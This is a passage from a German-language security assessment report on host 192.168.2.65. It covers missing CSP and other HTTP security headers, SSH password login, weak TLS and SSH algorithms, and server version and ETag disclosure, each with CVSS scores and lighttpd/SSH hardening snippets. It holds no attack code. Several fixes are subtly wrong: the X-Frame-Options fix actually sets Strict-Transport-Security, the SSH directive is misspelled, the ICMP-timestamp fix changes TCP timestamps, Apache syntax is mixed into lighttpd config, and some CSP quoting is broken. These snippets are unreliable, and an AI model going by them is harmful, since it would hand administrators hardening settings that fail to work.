Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “default-src” wird die Quelle für Inhalte, die der Browser nachladen darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “default-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "default-src␣'self'␣cdn.example.com;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “script-src” (Nr. 108)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “script-src” wird die Quelle für JavaScript-Inhalte, die der Browser nachladen darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Malware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “script-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "script-src␣'self'␣js.example.com;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “style-src” (Nr. 109)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “style-src” wird die Quelle für CSS-Stylesheets, die der Browser nachladen darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “style-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
Header set Content-Security-Policy "style-src 'self' css.example.com;"
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "style-src 'self' css.example.com;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “img-src” (Nr. 110)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “img-src” wird die Quelle für Bilddateien, die der Browser nachladen darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “img-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "img-src␣'self'␣img.example.com;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “connect-src” (Nr. 111)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “connect-src” werden die möglichen Gegenstellen für XMLHttpRequests (AJAX), WebSockets und EventSource bestimmt, die der Browser für weitere Verbindungen verwenden darf. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “connect-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "connect-src␣'self"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “font-src” (Nr. 112)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “font-src” wird die Quelle für Schriftartendateien, die der Browser nachladen darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “font-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "font-src␣'self'␣font.example.com;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “object-src” (Nr. 113)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “object-src” wird die Quelle für Plugins, die der Browser nachladen darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “object-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "object-src 'self';"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “media-src” (Nr. 114)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “media-src” wird die Quelle für Audio- und Video-Inhalte für HTML5, die der Browser nachladen darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollten der Content-Security-Policy Header “media-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "media-src␣'self'␣media.example.com;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “sandbox” (Nr. 115)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “sandbox” wird die Sandbox-Umgebung des Browsers konfiguriert, in dem Funktionen, wie das Senden von Formulardaten oder das Ausführen von JavaScript explizit erlaubt wird. Wird in der Web-Applikation die direktive “sandbox” verwendet, so werden diese Inhalte in einer Umgebung ausgeführt, die keine Inhalte außerhalb der aktuellen Quelle und keinen Aufbau weiterer Kommunikation aus dieser Umgebung ermöglicht. Dies wird häufig in iFrames eingesetzt und lässt sich über diesen Header definieren.

Empfehlung

Es sollte der Content-Security-Policy Header “sandbox” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "sandbox␣allow-forms␣allow-scripts;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “report-uri” (Nr. 116)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “report-uri” wird eine URL definiert, zu der der Browser Verstöße gegen die Content-Security-Policy, die in der Web-Applikation auftreten, gemeldet werden.

Empfehlung

Es sollte der Content-Security-Policy Header “report-uri” gesetzt werden.

Für lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "report-uri␣/some-report-uri;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “child-src” (Nr. 117)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “child-src” wird die Quelle für Frames und iFrames, die der Browser verwenden darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Malware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “child-src” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "child-src 'self';"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “form-action” (Nr. 118)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “form-action” werden erlaubte Ziele für Formulardaten, die der Browser verwenden darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “form-action” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "form-action␣'self';"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “frame-ancestors” (Nr. 119)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administratoren, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “iframe-ancestor” werden erlaubte Quellen für eingebettete Inhalte, die der Browser verwenden darf, definiert. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollten der Content-Security-Policy Header gesetzt “frame-ancestors” werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "frame-ancestors␣none;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “plugin-types” (Nr. 120)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP-Content-Security-Policy Header ermöglicht es dem Website-Administrator, Ressourcen zu verwalten, die der Browser für eine bestimmte Seite laden darf. Mit wenigen Ausnahmen beinhalten die Richtlinien meist die Angabe von Server- und Skript-Endpunkten. Dies hilft gegen Cross-Site-Scripting-Angriffe (XSS). Mittels “plugin-types” werden MIME-types definiert, die in der Web-Applikation erlaubt sind. Alle anderen MIME-Types werden in einer Sitzung mit dem Webserver abgelehnt. Ohne diese Direktive wird es einem Angreifer erlaubt, nach Code-Einschleusung von einer unsicheren Quelle Inhalte nachzuladen und somit an sensible Informationen der aktuellen Sitzung zu gelangen, bzw. weitere Maleware in der bestehenden Sitzung zu laden.

Empfehlung

Es sollte der Content-Security-Policy Header “plugin-types” gesetzt werden.

Für den lighttpd-Server kann dies mittels der folgenden Einstellung erfolgen:

```
Header set Content-Security-Policy "plugin-types␣application/pdf;"
# Definieren der Header-Variablen
var.common-response-headers += (
  "Content-Security-Policy" => "plugin-types␣application/pdf;"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Kein X-XSS-Protection Header (Nr. 127)

5.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der HTTP X-XSS-Protection Header ist eine Funktion vom Internet Explorer, Chrome, Firefox und Safari, die das Laden von Seiten verhindert, wenn der Browser Cross-Site-Scripting-Angriffe (XSS) erkennt. Durch diese Funktion kann vielen XSS-Angriffen vorgebeugt werden.

Empfehlung

Es wird empfohlen, den X-XSS-Protection: 1; mode=block zu setzen.

Dies kann bei lighttpd über die folgenden Einträge in der lokalen Konfiguration erfolgen:

```
# Definieren der Header-Variablen
var.security-response-headers += (
  "X-XSS-Protection" => "1; mode=block"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header += var.security-response-headers
```

Info:https://geekflare.com/http-header-implementation/

Kein X-Frame-Options Header (Nr. 122)

4.3 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der X-Frame-Options Header teilt dem Browser mit, ob die Webseite in einem Frame angezeigt werden darf oder nicht. Möglich sind hierfür die Werte “DENY” (Seite darf nicht in Frame angezeigt werden), “SAMEORIGIN” (Seite darf nur von Frames auf derselben Domain angezeigt werden) und “ALLOW-FROM” (Seite darf von spezifizierter Domäne und URL angezeigt werden). Durch das Einbinden externer iFrames kann ein Angreifer Clickjacking Attacken durchführen.

Empfehlung

Es wird empfohlen, den X-Frame-Options Header zu setzen.

Dies kann beim lighttpd-Server über die folgende Konfiguration erfolgen:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Strict-Transport-Security" => "max-age=63072000; includeSubdomains; pre
     load"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

7.6 Konfiguration

SSH mit Passwort Authentifizierung (Nr. 123) 6.5 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung
Der SSH-Dienst erlaubt die Authentifizierung mittels Passwort. Ein Angreifer könnte durch ein Brute-Force Angriff das Passwort erraten.

Info:https://github.com/dev-sec/ssl-baseline und https://shattered.io/.

Empfehlung
Es wird empfohlen, die SSH Authentifizierung ausschließlich mit Public/ Private-Keys zu erlauben.

Dies kann unter Linux mit dem folgenden Eintrag in der ssh-Konfigurationsdatei erfolgen:

```
PasswortAuthentication off
```

Info: https://github.com/dev-sec/chef-ssh-hardening

ICMP Timestamp Request Remote Date Disclosure (Nr. 125)

3.7 geringes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Das Senden von ICMP-Informationen, wie dem Zeitstempel / Timestamp des Systems, erlaubt es einem Angreifer, Informationen über das Zielsystem zu erhalten, welche er für weitere, zielgerichtete Angriffe nutzen kann.

CVE-1999-0524

Empfehlung

Es wird empfohlen, ICMP-Timestamps zu deaktivieren.

Dies kann in Linux mit dem folgenden Eintrag in die sysctl.conf erfolgen:

```
net.ipv4.tcp_timestamps = 0
```

7.7 Verschlüsselung

Schwache SSL/TLS Protokolle (Nr. 132)

7.3 hoches Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Betroffene Systeme

192.168.2.65

Erklärung

Der Server verschlüsselt die Kommunikationen mit SSLv3 und TLSv1.0/TLSv1.1. Diese TLS-Versionen sind durch mehrere kryptographische Fehler (POODLE, DROWN, BEAST, CBC-Implementierung) betroffen. Ein Angreifer kann diese Fehler ausnutzen, um Man-in-the-Middle-Angriffe durchzuführen oder die Kommunikation zwischen dem betroffenen Dienst und den Clients zu entschlüsseln sowie Denial-of-Service Angriffe durchzuführen.

Empfehlung

Es sollten für verschlüsselte Kommunikationen ausschließlich TLSv1.2 genutzt werden.

Schwache SSH Kex Algorithmen (Nr. 133)

6.8 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der SSH-Dienst verwendet schwache Algorithmen (z.B. diffie-hellman-group14-sha1) für den Schlüsselaustausch. Diese Algorithmen gelten als nicht mehr sicher, da ein Angreifer diese in vertretbarem Aufwand brechen kann.

```
ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-gr
    oup-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-g
    roup14-sha1,diffie-hellman-group1-sha1
```

Info: https://github.com/dev-sec/ssh-baseline und http://shattered.io/

Empfehlung

Es wird empfohlen, starke Kex-Algorithmen zu verwenden, z. B.:

```
curve25519-sha256@libssh.org
diffie-hellman-group-exchange-sha256
```

Schwache SSL/TLS Algorithmen (Nr. 131)

6.4 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

Betroffene Systeme

192.168.2.65

Erklärung

Der Web-Server bietet schwache Verschlüsselungsalgorithmen wie RC4, DES, 3DES, CBC sowie MD5 und SHA1 Hashalgorithmen an. Diese gelten als unsicher und sollten nicht mehr verwendet werden, da ein Angreifer die Kommunikation entschlüsseln kann, z. B.:

```
TLS_ECDHE_RSA_WITH_RC4_128_SHA
TLS_RSA_WITH_RC4_128_MD5
TLS_RSA_WITH_SEED_CBC_SHA
TLS_RSA_WITH_RC4_128_SHA
TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
TLS_RSA_WITH_3DES_EDE_CBC_SHA
TLS_DHE_RSA_WITH_DES_CBC_SHA
TLS_RSA_WITH_DES_CBC_SHA
```

Empfehlung

Es wird empfohlen, ausschließlich eine starke Verschlüsselung zu nutzen, wie z. B. die folgenden Algorithmen:

```
ECDHE_RSA_WITH_AES_256_GCM_SHA384
ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256
ECDHE_RSA_WITH_AES_128_GCM_SHA256
ECDHE_RSA_AES256_SHA384
ECDHE_RSA_AES128_SHA256
ECDHE-ECDSA-CHACHA20-POLY1305
ECDHE-ECDSA-AES256-SHA384
ECDHE-ECDSA-AES256-GCM-SHA384
ECDHE-ECDSA-AES128-SHA256
ECDHE-ECDSA-AES128-GCM-SHA256
```

Es sollten keine DES, 3DES, RC4 und CBC Algorithmen und keine MD5 sowie SHA1 Hashalgorithmen mehr für die TLS-Verschlüsselung verwendet werden.

Info: https://github.com/dev-sec/ssl-baseline

Kein TLS Fallback Signaling Cipher Suite Value (SCSV) (Nr. 124)

3.1 geringes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der Dienst auf Port 443 stellt einen HTTPS-Server mit TLS-Verschlüsselung zur Verfügung. Dieser Dienst ist so konfiguriert, dass ein Angreifer mit einem Man-in-the-Middle-Angriff zwischen die beiden Verbindungspartner schalten und die TLS-Anfrage des Clients so umformen kann, dass anstatt TLS 1.2 ein schwächeres Verfahren, wie TLS 1.0, verwendet wird. Auf diese Weise wird die Qualität der Verschlüsselung geschwächt und es wird dem Angreifer vereinfacht die Daten zu entschlüsseln.

Empfehlung

Es wird dringend empfohlen, den Web-Server so anzupassen, dass dieser SCSV unterstützt, um die Kompromittierung der verschlüsselten Verbindung zu vermeiden. Dazu müssen alle SSL/TLS Protokolle bis auf TLSv1.2 deaktiviert werden.

Schwache SSH Message Authentication Code Algorithmen (Nr. 134)

3.1 geringes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der SSH-Dienst verwendet nicht alle starken MAC-Algorithmen.

```
hmac-sha2-256,hmac-sha2-512
```

Info: https://github.com/dev-sec/ssh-baseline und http://shattered.io/

Empfehlung

Es wird empfohlen, stake MAC-Algorithmen zu verwenden. z.B.

```
hmac-sha2-512-etm@openssh.com
hmac-sha2-256-etm@openssh.com
hmac-sha2-512
hmac-sha2-256
```

Schwache SSH Verschlüsselungsalgorithmen (Nr. 135) 3.1 geringes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der SSH-Dienst unterstützt nicht alle starken Verschlüsselungsalgorithmen.

```
aes256-ctr,aes192-ctr,aes128-ctr
```

Info: https://github.com/dev-sec/ssh-baseline und http://shattered.io/

Empfehlung

Es wird empfohlen, starke Verschlüsselungsalgorithmen zu nutzen, z. B.:

```
chacha20-poly1305@openssh.com
aes256-gcm@openssh.com
aes128-gcm@openssh.com
aes256-ctr
aes192-ctr
aes128-ctr
```

7.8 Fingerprint

lighttpd Server Banner (Nr. 126)

3.7 geringes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der Web-Server (lighttpd/1.4.31) gibt seine Version aus. Diese Informationen kann ein Angreifer für weitere gezielte Angriffe verwenden.

Request:

```
GET /addons/mh/js/cloudmatic.js HTTP/1.1
Host: 192.168.2.65
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
    Trident/5.0)
Connection: close
Referer: http://192.168.2.65/addons/mh/index.cgi
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/javascript
Accept-Ranges: bytes
ETag: "4151197402"
Last-Modified: Mon, 21 Aug 2017 12:07:43 GMT
Content-Length: 3390
Connection: close
Date: Tue, 20 Feb 2018 16:36:03 GMT
Server: lighttpd/1.4.31

$(document).ready(function() {

...
```

Empfehlung

Es wird empfohlen, alle HTTP-Header, die auf die Version der eingesetzten Software hinweisen, zu entfernen. Damit wird es einem Angreifer erschwert, zielgerichteter Angriffe gegen den Web-Server zu starten und er benötigt mehr Zeit, um den Web-Server evtl. zu kompromittieren. Im lighttpd-Server kann dies wie folgt konfiguriert werden

```
server.tag = ""
```

lighttpd Server ETag Header (Nr. 128)

3.7 geringes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der Web-Server ist durch eine Schwachstelle bezüglich der Offenlegung von Informationen betroffen, d.h. der ETag-Header gibt sensible Informationen preis. Ein Angreifer könnte somit an die Inode Nummer für die angeforderten Dateien gelangen.

Request:

```
GET /addons/mh/js/cloudmatic.js HTTP/1.1
Host: 192.168.2.65
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
    Trident/5.0)
Connection: close
Referer: http://192.168.2.65/addons/mh/index.cgi
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/javascript
Accept-Ranges: bytes
ETag: "4151197402"
Last-Modified: Mon, 21 Aug 2017 12:07:43 GMT
Content-Length: 3390
Connection: close
Date: Tue, 20 Feb 2018 16:36:03 GMT
Server: lighttpdd/1.4.31

$(document).ready(function() {

...
```

Empfehlung

Es wird empfohlen, den Parameter **file.etags** in der lighttpd-Konfiguration zu entfernen. Dies kann wie folgt geschehen:

```
expire.url = ("" => "modification" )
etag.use-inode = "disable"
etag.use-mtime = "disable"
etag.use-size = "disable"
static-file.etags = "disable"
```

lighttpd Server Date Header (Nr. 129)

3.7 geringes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Der Web-Server ist durch eine Schwachstelle bezüglich der Offenlegung von Informationen betroffen, d.h. der Date-Header wird mit übermittelt.

Request:

```
GET /addons/mh/js/cloudmatic.js HTTP/1.1
Host: 192.168.2.65
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
    Trident/5.0)
Connection: close
Referer: http://192.168.2.65/addons/mh/index.cgi
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/javascript
Accept-Ranges: bytes
ETag: "4151197402"
